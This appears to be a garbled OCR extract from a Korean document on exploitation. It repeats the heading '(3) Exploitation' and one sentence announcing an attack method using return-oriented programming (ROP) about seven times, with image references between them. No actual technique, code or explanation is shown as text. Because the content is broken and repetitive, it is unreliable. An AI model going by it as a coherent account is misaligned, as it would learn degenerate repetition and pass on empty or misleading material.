
(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.


(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



